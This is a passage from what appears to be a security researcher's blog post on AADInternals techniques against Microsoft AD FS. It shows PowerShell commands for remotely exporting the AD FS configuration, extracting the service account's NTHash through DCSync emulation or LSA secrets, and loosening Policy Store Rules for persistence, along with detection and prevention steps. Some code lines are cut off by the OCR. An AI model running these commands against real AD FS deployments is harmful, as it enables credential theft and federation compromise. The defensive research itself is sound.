
As this technique is using legit AD FS management cmdlet, it practically can't be detected or prevented, but the limiting access to a minimum would reduce the attack surface.

Remote as AD FS service account

Dumping the configuration remotely is a totally new functionality in AADInternals and it required a lot of refactoring of Kerberos related functionality :sweat_smile:

The idea for this was given by my colleague **Ryan Cobb** from Secureworks a couple of weeks ago. After tweeting about this new finding, it turned out that, coincidentally, **@doughsec** had also researched the same technique a couple of months earlier. The report by **@doughsec** is available **here**, I'll post a detailed blog about my research process later.

The basic idea here is to emulate the AD FS synchronisation by pretending to be the AD FS service:



It turned out that the "AD FS sync" is using SOAP for getting settings. The interesting part is that the whole process takes place using http (not https) and can therefore be monitored by using a proxy like Fiddler or Burp. However, the content of the SOAP messages are encrypted. I'll not dive into details in this blog, but the process involves Kerberos authentication and exchanging a bunch of encryption keys.

I had earlier implemented functionality to create Kerberos tokens to exploit Seamless SSO. To get it to work with AD FS, I had to do some modifications, but that is also another story 😉

Getting the configuration remotely requires a couple of things:

- Ip address or FQDN of **any AD FS server**
- NTHash of the AD FS service user
- SID of the AD FS service user

With the NTHash and SID, we can craft a Kerberos token and use it to authenticate against AD FS. After the authentication is completed, we can send an (encrypted) SOAP message to:

```
http://<server>/ADFS/services/policystoretransfer
```

The SOAP message would contain the following payload:

```
<GetState xmlns="http://schemas.microsoft.com/ws/2009/12/identityserver/protocols/policystore">
        <serviceObjectType>ServiceSettings</serviceObjectType>
        <mask xmlns:i="http://www.w3.org/2001/XMLSchema-instance" i:nil="true"/>
        <filter xmlns:i="http://www.w3.org/2001/XMLSchema-instance" i:nil="true"/>
        <clientVersionNumber>1</clientVersionNumber>
</GetState>
```

Getting the AD FS service user's NTHash would usually require tools like **Mimikatz** or **DSInternals**.

To make it easier for **AADInternals** users, I've included a slighty modified **DSInternals.Replication** functionality which allows getting user information directly from Domain Controllers by emulating DCSync.

First, we need to get the object guid of the AD FS service user. Below I'm using sv_ADFS but that depends on your configuration.

```
Get-ADObject -filter * -Properties objectguid,objectsid | Where-Object name -eq sv_ADFS | Format-List Name,ObjectGuic
```

```
Name       : sv_ADFS
ObjectGuid : b6366885-73f0-4239-9cd9-4f44a0a7bc79
ObjectSid  : S-1-5-21-1332519571-494820645-211741994-8710
```

Next, we can query the NTHash of the AD FS service user, which requires credentials having replication permissions.

```
# Save credentials to a variable
$cred = Get-Credential

# Get the NTHash as hex string
Get-AADIntADUserNTHash -ObjectGuid "b6366885-73f0-4239-9cd9-4f44a0a7bc79" -Credentials $creds -Server dc.company.com
```

```
6e36047d34057fbb8a4e0ce8933c73cf
```

Another option to get NTHash is to get AD FS service account's password from AD FS server (requires local admin rights):

```
# Get NTHash of the AD FS service account
Get-AADIntLSASecrets -AccountName sv_ADFS | Select-Object -ExpandProperty MD4Txt
```

```
6e36047d34057fbb8a4e0ce8933c73cf
```


Finally, as we have all we need, we can get the configuration remotely:

```
# Export configuration remotely and store to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Hash "6e36047d34057fbb8a4e0ce8933c73cf" -SID "S-1-5-21-1332519571-49482
```

Note! Getting configuration remotely **works also when using the full SQL for storing the configuration data**. In this scenario, there are no primary or secondary servers because all servers are using a centralised database. As such, **there is no need for the AD FS sync and it should not be enabled at all**! However, this how Microsoft designed AD FS, so there is nothing we can do about it 😞

Detecting

AD FS configuration sync is not logged to anywhere. However, enabling AD FS Tracing, will record **event id 54**, which indicates a succesful authentication:



To make this Analytic, Debug or Classic event log easier to navigate and manipulate, first save it in .evtx format by using the "Save All Events As..." action.

Level	Date and Time	Source	Event ID	Task Category
Information	27/04/2021 11.18.06	AD FS Tracing	89	None
Information	27/04/2021 11.18.06	AD FS Tracing	39	None
Information	27/04/2021 11.18.06	AD FS Tracing	39	None
Information	27/04/2021 11.18.16	AD FS Tracing	39	None
Information	27/04/2021 11.19.16	AD FS Tracing	39	None
Information	27/04/2021 11.20.16	AD FS Tracing	39	None
Information	27/04/2021 11.21.16	AD FS Tracing	39	None
Information	27/04/2021 11.21.49	AD FS Tracing	54	None
Information	27/04/2021 11.21.49	AD FS Tracing	34	None
Information	27/04/2021 11.21.49	AD FS Tracing	34	None

Event 54, AD FS Tracing

ServiceHostManager.LogSuccessAuthenticationInfo: Token of type 'http://schemas.microsoft.com/ws/2006/05/servicemodel/tokens/SecureConversation' got successfully authenticated

Log Name:	AD FS Tracing/Debug		
Source:	AD FS Tracing	Logged:	27/04/2021 11.21.49
Event ID:	54	Task Category:	None
Level:	Information	Keywords:	ADFSSTS
User:	AADINTERNALS\sv_ADFS$	Computer:	SERVER.aadinternals.com
OpCode:	Info		
More Information:	Event Log Online Help		

If the authentication timestamp is out of normal sync times, or from “wrong” computer, an alert should be raised.

Preventing

AD FS service requires that https traffic is allowed. Http traffic is only used by load balancers to probe whether the AD FS service is up or not:

```
http://<server>/ADFS/probe
```

As such, allowing http traffic only from other AD FS servers, proxies, and load balancers would reduce the attack surface.

Remote as any user

Attackers may also **alter the Policy Store Rules** to allow anyone to read the configuration.

AADInternals supports exporting the configuration remotely as the logged in user since v0.4.9.

```
# Export configuration remotely as a logged in user and store to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Server sts.company.com -AsLoggedInUser
```

Detecting

For the AD FS servers, same detection techniques apply as above. However, now the user dumping configuration will first need to get Kerberos token from the DC. As such, we can monitor for any suspicious login activities.

Preventing

Blocking all http traffic (port 80) to AD FS servers would prevent exporting the configuration.

Editing Policy Store Rules

Besides exporting the configuration, adversaries can also edit the configuration. This scenario requires a local admin rights to AD FS server, and that WID is used to store configuration data.


The access to configuration data is limited by **Policy Store Rules**. The default rules are similar to following:

```
AuthorizationPolicyReadOnly : @RuleName = "Permit Service Account"
                              exists([Type == "http://schemas.microsoft.com/ws/2008/06/id
                               => issue(Type = "http://schemas.microsoft.com/authorizatio

                              @RuleName = "Permit Local Administrators"
                              exists([Type == "http://schemas.microsoft.com/ws/2008/06/id
                               => issue(Type = "http://schemas.microsoft.com/authorizatio

AuthorizationPolicy         : @RuleName = "Permit Service Account"
                              exists([Type == "http://schemas.microsoft.com/ws/2008/06/id
                               => issue(Type = "http://schemas.microsoft.com/authorizatio

                              @RuleName = "Permit Local Administrators"
                              exists([Type == "http://schemas.microsoft.com/ws/2008/06/id
                               => issue(Type = "http://schemas.microsoft.com/authorizatio
```

As we can see, there are two rules: one for Read-Write permissions and one for Read-Only permission. The rules are defined using **AD FS Claims Rule Language**. As such, we can define as complex rules for giving permissions as we want to. The default rules are assigning RW permissions to the Local Administrators (group) and to AD FS service user (user or gMSA).

During the initial attack/compromise, adversaries often would like to have more persistent access to the configuration data. The easiest way to achieve this is to allow read permissions to all users. **AADInternals** supports editing the Policy Store Rules since v0.4.8.

Technically, the export is edited by executing a SQL query against the WID:



The following script will change the Read-Only permission so that anyone can get the configuration - RW permissions remain intact.

```
# Get Policy Store Authorisation Policy rules from the local AD FS
$authPolicy = Get-AADIntADFSPolicyStoreRules

# Get the configuration from the local AD FS server and set read-only policy to allow all to read
$config = Set-AADIntADFSPolicyStoreRules -AuthorizationPolicy $authPolicy.AuthorizationPolicy

# Set the configuration to the local AD FS database
Set-AADIntADFSConfiguration -Configuration $config
```

The resulting rule for AuthorizationPolicyReadOnly:

```
=> issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value = "true");
```


As a result, exporting AD FS configuration remotely doesn’t require Local Admin permissions on the AD FS server or AD FS service account credentials/hash. Any use who can log in to the domain (or AD FS server) can now export the configuration remotely.

Detecting

Detection happens in a similar manner than in exporting the local configuration. The following SQL query will enable logging for all UPDATE statements against ServiceSettings table.

```
USE [master]
GO
CREATE SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] TO APPLICATION_LOG WITH (QUEUE_DELAY = 1000, ON_FAILURE = CON
GO
ALTER SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG] WITH (STATE = ON)
GO
USE [ADFSConfigurationV4]
GO
CREATE DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] FOR SERVER AUDIT [ADFS_AUDIT_APPLICATION_UPDATE_LOG]
GO
ALTER DATABASE AUDIT SPECIFICATION [ADFS_SETTINGS_UPDATE_AUDIT] WITH (STATE = ON)
GO
```

Now all edit events are logged to the Application log:



```
target_server_principal_sid:
target_database_principal_name:
server_instance_name:SERVER\MICROSOFT##WID
database_name:AdfsConfigurationV4
schema_name:IdentityServerPolicy
object_name:ServiceSettings
statement:UPDATE IdentityServerPolicy.ServiceSettings SET ServiceSettingsData=@config
additional_information:
user_defined_information:
.
```

Log Name:	Application		
Source:	MSSQL$MICROSOFT##WID	Logged:	01/07/2021 9.21.57
Event ID:	33205	Task Category:	None
Level:	Information	Keywords:	Classic,Audit Success
User:	N/A	Computer:	SERVER.aadinternals.com
OpCode:			
More Information:	Event Log Online Help		


Preventing

Editing database locally can not be fully prevented, but the limiting access to a minimum would reduce the attack surface.

Exporting configuration encryption key

AD FS is using Distributed Key Manager (DKM) container to store the configuration encryption key in Active Directory. Container location is included in the configuration xml (lines 69 and 70).

Inside the container there are one or more “Groups”. The correct group is also included in the configuration xml (line 68). Inside the group, there are two (or more) contact objects. One of those objects is always named to “CryptoPolicy” and its **DisplayName** attribute is a GUID. The encryption key is located in the object, which has an “**l**” (location) attribute value matching the **DisplayName of the CryptoPolicy object**.



Active Directory Users and Computers [SERVER.aadinternals.com]
- Saved Queries
- aadinternals.com
  - Builtin
  - Computers
  - Domain Controllers
  - DomainPCs
  - DomainUsers
  - ForeignSecurityPrincipals
  - Keys
  - LostAndFound
  - Managed Service Accounts
  - nestori.co
  - Program Data
    - Microsoft
      - ADFS
        - 6813eeb8-2150-4059-9e56-bc2ecb1b0560
        - 87f0e958-be86-4c39-b469-ac94b5924bd2
        - d66cc6ea-2175-468d-b8ec-b9bbc0f605ec
        - f120811a-9ce3-4e39-8d4c-a1c9c0cb9aff
  - Sync fre zone
  - System
  - Users

Name	Type	Description
17ee2f86-79cb-48ea-9d78-632d63dd5...	Contact	
CryptoPolicy	Contact	EncryptThenMac

```
    <Startu DelayInMinutes>1</StartupDelayInMinute
</RolloverS ttings>
<DkmSetting >
    <Group>87f0e958-be86-4c39-b469-ac94b5924bd2</G
    <ContainerName>CN=ADFS</ContainerName>
    <ParentContainerDn>CN=Microsoft,CN=Program Dat
    <PreferredReplica i:nil="true" />
    <Enabled>true</Enabled>
</DkmSettings>
```

CryptoPolicy Prope es

General | A ress | Telephones | Organization | Member Of | ject | Security | Attribute Editor

Attributes:

Attribute	ue
cn	CryptoPolicy
description	EncryptThenMac
displayName	91491383-d748-4163-9e50-9c3c86ad1fbd
distinguishedName	CN=CryptoPolicy,CN=87f0e958-be86-4c39-b
dSCorePropagationD...	24/01/2021 15.54.53 FLE Daylight Time; 24
employeeID	365
instanceType	0x4 = (WRITE)
name	CryptoPolicy
objectCategory	CN=Person,CN=Schema,CN=Configuration,D
objectClass	top; person; organizationalPerson; contact
objectGUID	4806fa8c-b20a-45c0-b4fa-6e2246252f3b
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
streetAddress	2.16.840.1.101.3.4.1.2;2.16.840.1.101.3.4.2
uSNChanged	209006

Edit | Filter | OK | Cancel | Apply | Help

17ee2f86-79cb-48ea-9d78-632d63dd5073 Properties

General | Address | Telephones | Organization | Member Of | Object | Security | Attribute Editor

